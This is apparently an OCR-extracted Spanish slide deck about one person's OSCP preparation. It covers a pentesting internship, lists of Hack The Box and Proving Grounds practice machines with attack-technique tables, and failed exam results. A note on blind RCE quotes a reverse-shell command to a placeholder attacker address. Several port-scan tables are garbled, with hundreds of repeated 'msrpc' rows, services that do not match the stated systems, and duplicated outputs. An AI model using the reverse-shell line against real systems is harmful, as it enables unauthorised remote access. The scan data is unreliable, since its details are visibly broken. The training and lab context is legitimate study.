
LECCION 5:

**“ACTUAR ANTES DE SER,
PARA LLEGAR HA SER
ESPORADICAMENTE.”**



LECCION 6:

“¿QUE PASARIA SI?.”





LECCION 7:

**“EL SER HUMANO ESTA
DESTINADO HA BUSCAR, Y LA
BUSQUEDA, DOTA DÉ
PROPOSITO A LA EXISTENCIA”.**



INICIO DE PASANTIA



Cybersecurity Blue & Red Team

Secure today, prevent and defend everyday.

Computer and Network Security · Santo Domingo, Distrito Nacional · 627 followers · 11-50 employees



DOS ENTREVISTAS PREVIAS: VALIDACION DE CONOCIMIENTOS.





CAMBIO DE PROYECCION Y OBJETIVO: DESCUBRIMIENTO DE LA OSCP.





CULMINACION DE LA PASANTIA - ADQUISICION DE LA PRACTICAL JUNIOR PENETRATION TESTER (PJPT)





CONTRATACIÓN - INICIO DE MI CARRERA PROFESIONAL - 18 YEARS OLD.





PERIODO DE PERSECUCION DEL OSCP+

Machines

- Horizontal ...
- Love ...
- NodeBlog ...
- NunChucks ...
- GoodGames ...
- Driver ...
- ToolBox ...
- SteamCloud ...
- Pressed ...
- Tentacle ...
- Epsilon ...
- Jeeves ...
- Pit ...
- BlackField ...
- Flustered ...
- Monitors ...
- Intelligence ...
- Sizzle ...

Machines

Horizontal

day: 16/11/2023
clasificación: easy
Análisis: 100%
OS: Linux

La máquina presenta los siguientes puertos y servicios abiertos:

- + 80 (*http*)
- + 22 (*ssh*)

80/HTTP

Si no obtenemos resultados mediante la enumeración de directorios, y a su vez, no obtenemos ninguna pista en el source code, realizaremos un crawling page no se muestra prometedora, el análisis de los archivos js y css pueden sugerirnos nuevas rutas o guiar nuestra auditoría hacia otra dirección.

Al encontrar una nueva ruta o dominio que integremos o asociemos entre la IP Target y el nuevo dominio al /etc/hosts, posteriormente realizaremos el mismo proceso: enumeración de directorios, detección de versiones y CMS, etc.

Reverse Shell With Blind RCE

Puede que al tener acceso a un blind RCE, no dispongas de la posibilidad de ponerte a la escucha con netcat y posteriormente ejecutar una conexión directa mediante "bash -i > /dev/tcp/IP_Attacker/port". Si esto pasa, tendrás que insertar la shell en un archivo llamado, por ejemplo, shell.html. Posteriormente, montas un directorio de Python a la escucha para ejecutar en la máquina donde tenemos el blind RCE lo siguiente:

Offsec Labs Machines PGC

Proving Ground Practice

Nara

day: 24/08/2024
clasificación: Intermedia
Análisis: 100%
OS: Windows

La máquina cuenta con los siguientes puertos abiertos:

```
[*] Extracting information ...
[*] IP Address: 192.168.206.3
[*] Open ports: 53,88,135,139
,389,445,464,593,636,3268,3269,33
89,5985,9389,49664,49667,49668,49
669,49671,49672,49679,49683,4969
8,49713
[*] Ports copied to clipboard
```

PORT STATE SERVICE VERSION

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS
88/tcp	open	kerberos-sec	Microsoft W
135/tcp	open	Kerberos (server time: 2024-08-24 16:15:19Z)	Microsoft W
135/tcp	open	msrpc	Microsoft W
139/tcp	open	netbios-ssn	Microsoft W

Offsec Labs Machines PGP

Proving Ground Play

50 existentes.

Monitoring

day: 10/8/2024
clasificación: EASY
Análisis: 100%
OS: Linux
Tiempo De Realización: 49 Minutos

La máquina cuenta con los siguientes puertos abiertos:

```
[*] Extracting information...
[*] IP Address: 192.168.206.3
[*] Open ports: 53,88,135,139
,389,445,464,593,636,3268,3269,33
89,5985,9389,49664,49667,49668,49
669,49671,49672,49679,49683,4969
8,49713
[*] Ports copied to clipboard
```

PORT STATE SERVICE VERSION

PORT	STATE	SERVICE	VERSION
53/tcp	open	ssh	OpenSSH 7.9p1 Ubuntu 7.9p1-10ubuntu1.1
88/tcp	open	domain	Simple DNS
135/tcp	open	kerberos-sec	Microsoft W
139/tcp	open	netbios-ssn	Microsoft W
443/tcp	open	https	nginx/1.22.0 (Ubuntu)
445/tcp	open	msrpc	Microsoft W
513/tcp	open	netcat	OpenBSD netcat-7.1.2
544/tcp	open	msrpc	Microsoft W
563/tcp	open	msrpc	Microsoft W
587/tcp	open	msrpc	Microsoft W
631/tcp	open	msrpc	Microsoft W
632/tcp	open	msrpc	Microsoft W
633/tcp	open	msrpc	Microsoft W
634/tcp	open	msrpc	Microsoft W
635/tcp	open	msrpc	Microsoft W
636/tcp	open	msrpc	Microsoft W
637/tcp	open	msrpc	Microsoft W
638/tcp	open	msrpc	Microsoft W
639/tcp	open	msrpc	Microsoft W
640/tcp	open	msrpc	Microsoft W
641/tcp	open	msrpc	Microsoft W
642/tcp	open	msrpc	Microsoft W
643/tcp	open	msrpc	Microsoft W
644/tcp	open	msrpc	Microsoft W
645/tcp	open	msrpc	Microsoft W
646/tcp	open	msrpc	Microsoft W
647/tcp	open	msrpc	Microsoft W
648/tcp	open	msrpc	Microsoft W
649/tcp	open	msrpc	Microsoft W
650/tcp	open	msrpc	Microsoft W
651/tcp	open	msrpc	Microsoft W
652/tcp	open	msrpc	Microsoft W
653/tcp	open	msrpc	Microsoft W
654/tcp	open	msrpc	Microsoft W
655/tcp	open	msrpc	Microsoft W
656/tcp	open	msrpc	Microsoft W
657/tcp	open	msrpc	Microsoft W
658/tcp	open	msrpc	Microsoft W
659/tcp	open	msrpc	Microsoft W
660/tcp	open	msrpc	Microsoft W
661/tcp	open	msrpc	Microsoft W
662/tcp	open	msrpc	Microsoft W
663/tcp	open	msrpc	Microsoft W
664/tcp	open	msrpc	Microsoft W
665/tcp	open	msrpc	Microsoft W
666/tcp	open	msrpc	Microsoft W
667/tcp	open	msrpc	Microsoft W
668/tcp	open	msrpc	Microsoft W
669/tcp	open	msrpc	Microsoft W
670/tcp	open	msrpc	Microsoft W
671/tcp	open	msrpc	Microsoft W
672/tcp	open	msrpc	Microsoft W
673/tcp	open	msrpc	Microsoft W
674/tcp	open	msrpc	Microsoft W
675/tcp	open	msrpc	Microsoft W
676/tcp	open	msrpc	Microsoft W
677/tcp	open	msrpc	Microsoft W
678/tcp	open	msrpc	Microsoft W
679/tcp	open	msrpc	Microsoft W
680/tcp	open	msrpc	Microsoft W
681/tcp	open	msrpc	Microsoft W
682/tcp	open	msrpc	Microsoft W
683/tcp	open	msrpc	Microsoft W
684/tcp	open	msrpc	Microsoft W
685/tcp	open	msrpc	Microsoft W
686/tcp	open	msrpc	Microsoft W
687/tcp	open	msrpc	Microsoft W
688/tcp	open	msrpc	Microsoft W
689/tcp	open	msrpc	Microsoft W
690/tcp	open	msrpc	Microsoft W
691/tcp	open	msrpc	Microsoft W
692/tcp	open	msrpc	Microsoft W
693/tcp	open	msrpc	Microsoft W
694/tcp	open	msrpc	Microsoft W
695/tcp	open	msrpc	Microsoft W
696/tcp	open	msrpc	Microsoft W
697/tcp	open	msrpc	Microsoft W
698/tcp	open	msrpc	Microsoft W
699/tcp	open	msrpc	Microsoft W
700/tcp	open	msrpc	Microsoft W
701/tcp	open	msrpc	Microsoft W
702/tcp	open	msrpc	Microsoft W
703/tcp	open	msrpc	Microsoft W
704/tcp	open	msrpc	Microsoft W
705/tcp	open	msrpc	Microsoft W
706/tcp	open	msrpc	Microsoft W
707/tcp	open	msrpc	Microsoft W
708/tcp	open	msrpc	Microsoft W
709/tcp	open	msrpc	Microsoft W
710/tcp	open	msrpc	Microsoft W
711/tcp	open	msrpc	Microsoft W
712/tcp	open	msrpc	Microsoft W
713/tcp	open	msrpc	Microsoft W
714/tcp	open	msrpc	Microsoft W
715/tcp	open	msrpc	Microsoft W
716/tcp	open	msrpc	Microsoft W
717/tcp	open	msrpc	Microsoft W
718/tcp	open	msrpc	Microsoft W
719/tcp	open	msrpc	Microsoft W
720/tcp	open	msrpc	Microsoft W
721/tcp	open	msrpc	Microsoft W
722/tcp	open	msrpc	Microsoft W
723/tcp	open	msrpc	Microsoft W
724/tcp	open	msrpc	Microsoft W
725/tcp	open	msrpc	Microsoft W
726/tcp	open	msrpc	Microsoft W
727/tcp	open	msrpc	Microsoft W
728/tcp	open	msrpc	Microsoft W
729/tcp	open	msrpc	Microsoft W
730/tcp	open	msrpc	Microsoft W
731/tcp	open	msrpc	Microsoft W
732/tcp	open	msrpc	Microsoft W
733/tcp	open	msrpc	Microsoft W
734/tcp	open	msrpc	Microsoft W
735/tcp	open	msrpc	Microsoft W
736/tcp	open	msrpc	Microsoft W
737/tcp	open	msrpc	Microsoft W
738/tcp	open	msrpc	Microsoft W
739/tcp	open	msrpc	Microsoft W
740/tcp	open	msrpc	Microsoft W
741/tcp	open	msrpc	Microsoft W
742/tcp	open	msrpc	Microsoft W
743/tcp	open	msrpc	Microsoft W
744/tcp	open	msrpc	Microsoft W
745/tcp	open	msrpc	Microsoft W
746/tcp	open	msrpc	Microsoft W
747/tcp	open	msrpc	Microsoft W
748/tcp	open	msrpc	Microsoft W
749/tcp	open	msrpc	Microsoft W
750/tcp	open	msrpc	Microsoft W
751/tcp	open	msrpc	Microsoft W
752/tcp	open	msrpc	Microsoft W
753/tcp	open	msrpc	Microsoft W
754/tcp	open	msrpc	Microsoft W
755/tcp	open	msrpc	Microsoft W
756/tcp	open	msrpc	Microsoft W
757/tcp	open	msrpc	Microsoft W
758/tcp	open	msrpc	Microsoft W
759/tcp	open	msrpc	Microsoft W
760/tcp	open	msrpc	Microsoft W
761/tcp	open	msrpc	Microsoft W
762/tcp	open	msrpc	Microsoft W
763/tcp	open	msrpc	Microsoft W
764/tcp	open	msrpc	Microsoft W
765/tcp	open	msrpc	Microsoft W
766/tcp	open	msrpc	Microsoft W
767/tcp	open	msrpc	Microsoft W
768/tcp	open	msrpc	Microsoft W
769/tcp	open	msrpc	Microsoft W
770/tcp	open	msrpc	Microsoft W
771/tcp	open	msrpc	Microsoft W
772/tcp	open	msrpc	Microsoft W
773/tcp	open	msrpc	Microsoft W
774/tcp	open	msrpc	Microsoft W
775/tcp	open	msrpc	Microsoft W
776/tcp	open	msrpc	Microsoft W
777/tcp	open	msrpc	Microsoft W
778/tcp	open	msrpc	Microsoft W
779/tcp	open	msrpc	Microsoft W
780/tcp	open	msrpc	Microsoft W
781/tcp	open	msrpc	Microsoft W
782/tcp	open	msrpc	Microsoft W
783/tcp	open	msrpc	Microsoft W
784/tcp	open	msrpc	Microsoft W
785/tcp	open	msrpc	Microsoft W
786/tcp	open	msrpc	Microsoft W
787/tcp	open	msrpc	Microsoft W
788/tcp	open	msrpc	Microsoft W
789/tcp	open	msrpc	Microsoft W
790/tcp	open	msrpc	Microsoft W
791/tcp	open	msrpc	Microsoft W
792/tcp	open	msrpc	Microsoft W
793/tcp	open	msrpc	Microsoft W
794/tcp	open	msrpc	Microsoft W
795/tcp	open	msrpc	Microsoft W
796/tcp	open	msrpc	Microsoft W
797/tcp	open	msrpc	Microsoft W
798/tcp	open	msrpc	Microsoft W
799/tcp	open	msrpc	Microsoft W
800/tcp	open	msrpc	Microsoft W
801/tcp	open	msrpc	Microsoft W
802/tcp	open	msrpc	Microsoft W
803/tcp	open	msrpc	Microsoft W
804/tcp	open	msrpc	Microsoft W
805/tcp	open	msrpc	Microsoft W
806/tcp	open	msrpc	Microsoft W
807/tcp	open	msrpc	Microsoft W



TECNICA DE PREPARACION

- 50 HTB MACHINES -

COST: \$14/MES

Máquinas Analizadas | Machines

Machines

- Horizontal ...
- Love ...
- NodeBlog ...
- NunChucks ...
- GoodGames ...
- Driver ...
- ToolBox ...
- SteamCloud ...
- Pressed ...
- Tentacle ...
- Epsilon ...
- Jeeves ...
- Pit ...
- BlackField ...
- Flustered ...
- Monitors ...
- Intelligence ...
- Sizzle ...

Máquinas				Técnicas Vistas	Lk	Wlkip	Resulta
Máquina	Dirección IP	Sistema Operativo	Dificultad				
Tentacle	10.10.10.224	Linux	Difícil	DNS Enumeration (dnenum) SQLiD Pro WPAD Enumeration OpenVAS v2.0.0 Exploit SSH using Kerberos (krb4kern) Abusing .klogins file Abusing .k5.keytab file Active Directory	eCPPTx2 eCPTx2 eCPTx2 eWPT eWPTx2 eWPTx2 OSCP	https://www.youtube.com/watch?v=fdJWuWVfLek	Si
Validation	10.10.11.116	Linux	Fácil	SQLi > (Entorno OUTFILE) Information Leakage	eJPT eWPT	https://www.youtube.com/watch?v=78LqhdC1VU	Si
Mischief	10.10.10.92	Linux	Difícil	SNMP Enumeration Information Leakage IPV6 ICMP Data Filtering (Python Scapy)	eCPPTx2 eCPTx2 eWPTx2 eWPTx2 eWPTx2 OSCP	https://www.youtube.com/watch?v=7mfWuHf0uWg	Si
Reddish	10.10.10.94	Linux	Difícil	Abusing Note And Child & Social Usage Redis CII Exploitation Radius Abusing Cron Job Exploitation File Mount File System Tips PIVOTING	eCPPTx2 eCPTx2	https://www.youtube.com/watch?v=RQG194uWfX0	Si
Return	10.10.11.108	Windows	Fácil	Abusing Printer Abusing Local Operators Group Service Configuration Exploitation Information Leakage Port Scanning Steal CMS Exploitation Laravel Exploitation	eWPT OSCP (Escalada)	https://www.youtube.com/watch?v=5QjShm0fDz0	Si
Horizontal	10.10.11.105	Linux	Fácil	Port Scanning Steal CMS Exploitation Laravel Exploitation	eWPT eJPT	https://www.youtube.com/watch?v=29_vH037f04	Si
Pressed	10.10.11.142	Linux	Difícil	Password Guessing Wordpress XML-RPC Calls Wordpress XML-RPC Create WebShell Port Exploit	eCPPTx2 eWPT eWPTx2 OSCP	https://www.youtube.com/watch?v=EF71QsX0BE8m	Si
Epsilon	10.10.11.134	Linux	Media	Git Source Leaking (Gitleak) AWS Enumeration Lambda Function Enumeration AWS Lambda Exploits Abusing JWT Server Side Request Forgery (SSRF) Tar Symbolic Exploitation	eWPT eWPTx2 OSCP OSCP	https://www.youtube.com/watch?v=JWuLQf0EPC0	Si
Jeeves	10.10.10.63	Windows	Media	Jenkins Exploitation (Groovy Script Console) Rootescalate (SudoImpersonatePrivilege) Port Exploit (PortExploit) Breaking KeePass Abusing Data Systems (ADS)	eWPT eWPT	https://www.youtube.com/watch?v=TwJEWj6G0	Si
Pit	10.10.10.241	Linux	Media	SNMP Enumeration (Simpwms/Simpbowlwms) ServiceMS Enumeration SNMP (Extra) SNMP Code Execution SNMP Enumeration	OSCP eWPT	https://www.youtube.com/watch?v=exHfzV_1E00	Si
Blackfield	10.10.10.192	Windows	Difícil	Kerberos Exploitation (Kerbrute) ASRepRoast Attack (GenNPUsers) Dnsbrute Abusing ForceChangePassword Privilege (net rpc) Lsass Dump Analysis (Pykdump) SeBackupPrivilege Exploitation Rdp Shadow Robocopy Exploit NTDS Credentials Extraction (secretsdump)	OSCP OSCP Active Directory	https://www.youtube.com/watch?v=0cPgRfU2vng	Si


PWK V3 LIST:
Curated by Ti Null
Blog: www.netsecfocus.com

Hackthebox:

Disclaimer: The boxes that are contained in this list should be used as a way to get started, to build your practical skills, or brush up on any weak points that you may have in your pentesting methodology. This list is not a substitute to the actual lab environment that is in the PWK/OSCP course. When you are taking the course, it is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.

Please do not request edit access; File -> Make a copy

Linux Boxes:	Windows Boxes:	Windows Active Directory Boxes:
Busqueda	Escape	Post OSCP
UpDown	Servmon	Active
Sau	Support	Forest
Help	StreamIO	Absolute
Broker	Blackfield	Outdated
Intentions	Montevideo	Atom
Soccer	Timelapse	APT
Keeper	Intelligence	Return
Monitored	Jeeves	Aero
Boardlight	Manager	Cerberus
Networked	Access	Multimaste
CozyHosting	Flight	Cereal
Editorial	Blackfield	Quick
Magic	Cascade	Lin
Pandora	Flight	Authority
Builder	Blackfield	Clicker
LinkVortex	Cicada	Rebound
Dog	Aero	Mailing
Markup	Mailing	Adagio (HTB Enterprise Box)
Usage	CozyHosting	TheFrizz
	Administrator	Post
	Certified	OSCP
	Certified	Active
	Certified	Forest
	Certified	Absolute
	Certified	Outdated
	Certified	Atom
	Certified	APT
	Certified	Return
	Certified	Aero
	Certified	Cerberus
	Certified	Multimaste
	Certified	Cereal
	Certified	Quick
	Certified	Lin
	Certified	Authority
	Certified	Clicker
	Certified	Rebound
	Certified	Mailing
	Certified	Adagio (HTB Enterprise Box)
	Certified	TheFrizz



TECNICA DE PREPARACION - 50 PGP MACHINES

Máquinas Analizadas: Offsec Labs Machines PGP

Offsec Labs Machines PGP

Proving Ground Play

50 existentes.

- Monitoring

day: 19/5/2024
clasificación: EASY
Análisis: 2024-05-19 10:00:00
OS: Linux
Tiempo De Realización: 49 Minutos

La máquina cuenta con los siguientes puertos abiertos:

```
root@Offsec-Labs-Machines-1:~# extractports allPorts | batcat -l Java
[...]
[1] 0 Address: 192.168.200.128
[1] Open ports: 22,23,443,543,1344,4443
[1] Ports copied to clipboard

PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 2.10 (Ubuntu, protocol
1.7.0)
ssh-hostkey:
2048 M SHA256:f6:57:2a:80:f7:97:ab:81:4b:6b:59:62 (RSA)
256 e7:b0:11:c2:e0:c9:39:91:88:4e:aa:82:f6:de:e6:19 (ECDSA)
256 6f:88:20:a7:07:1d:08:01:00:00:00:00:00:00:00:00 (ED25519)
23/tcp open  telnet  anarchy
[...]
[1] 0 Address: 192.168.200.128
[1] Open ports: 22,23,443,543,1344,4443
[1] Ports copied to clipboard

root@Offsec-Labs-Machines-1:~# extractports allPorts | batcat -l Apache
[...]
[1] 0 Address: 192.168.200.128
[1] Open ports: 80,443,543,1344,4443
[1] Ports copied to clipboard

root@Offsec-Labs-Machines-1:~# extractports allPorts | batcat -l Nagios
[...]
[1] 0 Address: 192.168.200.128
[1] Open ports: 5667,5668
[1] Ports copied to clipboard
```

OffSec

Explore

Search for keywords, skills, job roles

SIGN IN REGISTER

Proving Grounds Play

Learn

Explore

Resources

Getting started

Rules of the game

All (54) Warm up (36) Get to work (15) Try harder (3)

Help

NAME	POINTS	DIFFICULTY
GlasgowSmile	10	Hard
Photographer	5	Easy
BTRSys2.1	8	Intermediate
SunsetNoontide	5	Easy
DC-2	5	Easy
EvilBox-One	5	Easy

Search by name



TECNICA DE PREPARACION

- 50 PGC MACHINES -

COST: \$19/MES

Maquinas Actuales | Offsec Labs Machines PGC

Offsec Labs Machines PGC

Proving Ground Practice

27 Maquinas Existentes |

- › Nara ...
- › Algernon ...
- › Resourced ...
- › Kevin ...
- › Source ...
- › Helpdesk ...
- › Access ...
- › AuthBy ...
- › Heist ...
- › Hutch ...
- › Internal ...
- › Jacko ...
- › Squid ...
- › DVR4 ...
- › Hepet ...
- › Shenzi ...
- › Billyboss ...
- › Nickel ...

[Start](#)

OffSec | Explore

Dashboard

Learn

My Learning

Explore

Achievements

Buy More

CPE

Admin

Admin Console

Connectivity

My Kali

My Windows

VPN

Proving Grounds Practice

Getting started | Rules of the game | Leaderboard

All (215) | Warm up (38) | Get to work (124) | Try harder (27) | Retired Play machines (28)

NAME	POINTS	DIFFICULTY
Fractal	10	Easy
Emporium	25	Hard
Butch	20	Intermediate
Sybaris	20	Intermediate
hokkaido	10	Intermediate
flow	10	Intermediate
Osaka	10	Hard
Arin	20	Intermediate
nara	10	Intermediate
Nappa	20	Intermediate



CULMINACION DE LOS LABORATORIOS

- OSCP Challenges Labs
 - MedTech
 - MedTech - Pentesting Active ...
 - OSCP A
 - 192.168.154.144 - Crystal - sta...
 - 192.168.212.143 - Aero - Stan...
 - 192.168.229.145 - Hermes - St...
 - AD - Active Directory
 - OSCP B
 - 192.168.239.151 - Gust
 - 192.168.240.149 - Kiero
 - 192.168.248.150 - Berlin
 - AD - Active Directory

- AD - Active Directory
- OSCP EXAM
 - AD - Active Directory
 - StandAlone 1
 - StandAlone 2
 - StandAlone 3
 - OSCP Exam -First Try
 - OSCP_C
 - Relia
 - Relia - Pentesting Active Direc...
 - Secura
 - Secura - Pентest Active Direct...
 - Skylark
 - Skylark

- Challenge 4 - OSCP A 8 days ago
- Challenge 5 - OSCP B 3 days ago
- Challenge 6 - OSCP C +10.10.176.152 about 8 hours ago

100%



CAMBIOS EN EL OSCP, CREACION DEL OSCP+

Starting **November 1, 2024**, Offensive Security (OffSec) is introducing significant changes to the OSCP certification process that all aspiring candidates should know. This blog post will discuss these changes, their impact, and strategies for adapting to the new requirements.

OSCP Certification Changes 2024: Key Updates & Tips

lufsec.com/oscpx-certification-changes-2024-key-updates-tips/

Was this helpful?  



PRIMER INTENTO - SABADO 23 DE NOVIEMBRE - 40 PUNTOS

Penetration Testing with Kali Linux - OSCP Certification Exam Results - OS-57166376



Offsec Orders<orders@offsec.com>
To: Erick Santana

Reply Reply all Forward   ...
Mon 11/25/2024 7:00 AM



Dear Erick,

We regret to inform you that you did not meet the requirements to obtain the OSCP certification as we did not receive your exam documentation within the allotted time frame.

If you wish to reattempt the exam, please visit the [OffSec Certification Exam FAQ](#)^[1] page in our OffSec Support Portal for more information and instructions.

Please ensure to check our exam retake policy as well, which is available at [Exam Retake Policy](#)^[2].

Sincerely,
The Offsec Team
www.offsec.com

[1]: https://help.offsec.com/hc/en-us/articles/24828221457940#h_01HT2YXMT3V7TZ6K1B8JKWC90B
[2]: <https://help.offensive-security.com/hc/en-us/articles/4406830092564>



SEGUNDO INTENTO - LUEGO DE 84 DÍAS DE ESPERA - SABADO 15 DE FEBRERO - 10 PUNTOS - PROBLEMAS DE CONEXION

Penetration Testing with Kali Linux - OSCP Certification Exam Results - OS-57166376

Offsec Orders<orders@offsec.com>
To: Erick Santana

Mon 2/17/2025 6:00 PM



Dear Erick Daivid,

We regret to inform you that you did not meet the requirements to obtain the OSCP certification as we did not receive your exam documentation within the allotted time frame.

If you wish to reattempt the exam, please visit the [OffSec Certification Exam FAQ](#)^[1] page in our OffSec Support Portal for more information and instructions.

